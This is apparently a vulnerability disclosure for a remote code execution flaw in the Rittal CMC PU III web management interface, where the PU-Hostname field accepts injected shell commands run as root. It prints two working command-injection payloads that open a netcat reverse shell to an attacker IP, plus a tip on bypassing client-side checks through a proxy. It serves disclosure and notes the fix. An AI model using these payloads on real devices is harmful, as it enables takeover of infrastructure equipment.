

# RCE IN RITTAL CMC III

**Authors:** Álvaro Santos García and Miguel Haro Maldonado

**Application:** Rittal CMC PU III Web management

**Devices:** CMC PU III 7030.000

**Software Revision:** V3.11.00\_2

**Hardware Revision:** V3.00

**Attack type:** Remote Code Execution

**Summary:** Web application fails to sanitize user input on Network TCP/IP configuration page. This allows the attacker to inject commands as root on the device which will be executed once the data is received after a few seconds. An attacker can create a backdoor in the device or just execute a reverse shell which connects to the attacker machine. Successful exploitation requires admin access to the management of the device with a valid or hijacked session.

## Technical Description

To access the vulnerability, the user has to authenticate and have access to the configuration page.


## PROCESSING UNIT > Configuration Tab > TCP/IP Configuration

The screenshot shows the 'TCP/IP Configuration' window with three sections: IPv4 Configuration, IPv6 Configuration, and DNS Configuration. The IPv4 section has fields for IP Address (10.130.12.217), Netmask (255.255.255.0), Gateway (10.130.12.1), and a dropdown menu set to 'Manual'. The IPv6 section has fields for IP Address 1, IP Address 2, Auto, and Link Local (fe80::2d0:93ff:fe29:aa35), with a dropdown menu set to 'Manual'. The DNS section has fields for Name Server 1 (10.130.10.10), Name Server 2 (10.128.10.10), a dropdown menu set to 'Manual', and a PU-Hostname field containing the payload 'xyz \$(nc 10.130.12.50:4444 -e /bin/sh)'. At the bottom are 'Save', 'Reset', and 'Cancel' buttons. A status bar at the very bottom reads 'Device 1 (CPU RACK B12 A) @1.01, Temperature: Too High (28.10 °C)'.

Field “PU-Hostname” is vulnerable to code injection. The field is mostly protected against non alphanumeric characters, so the following example payloads must be inserted using a proxy in order to avoid client side sanitizing.

```
xyz $(nc 10.130.12.50:4444 -e /bin/sh)
$(nc 10.130.12.50:4444 -e /bin/sh)
```

Below is the result of the attack.



The vulnerability has been fixed in the current firmware releases.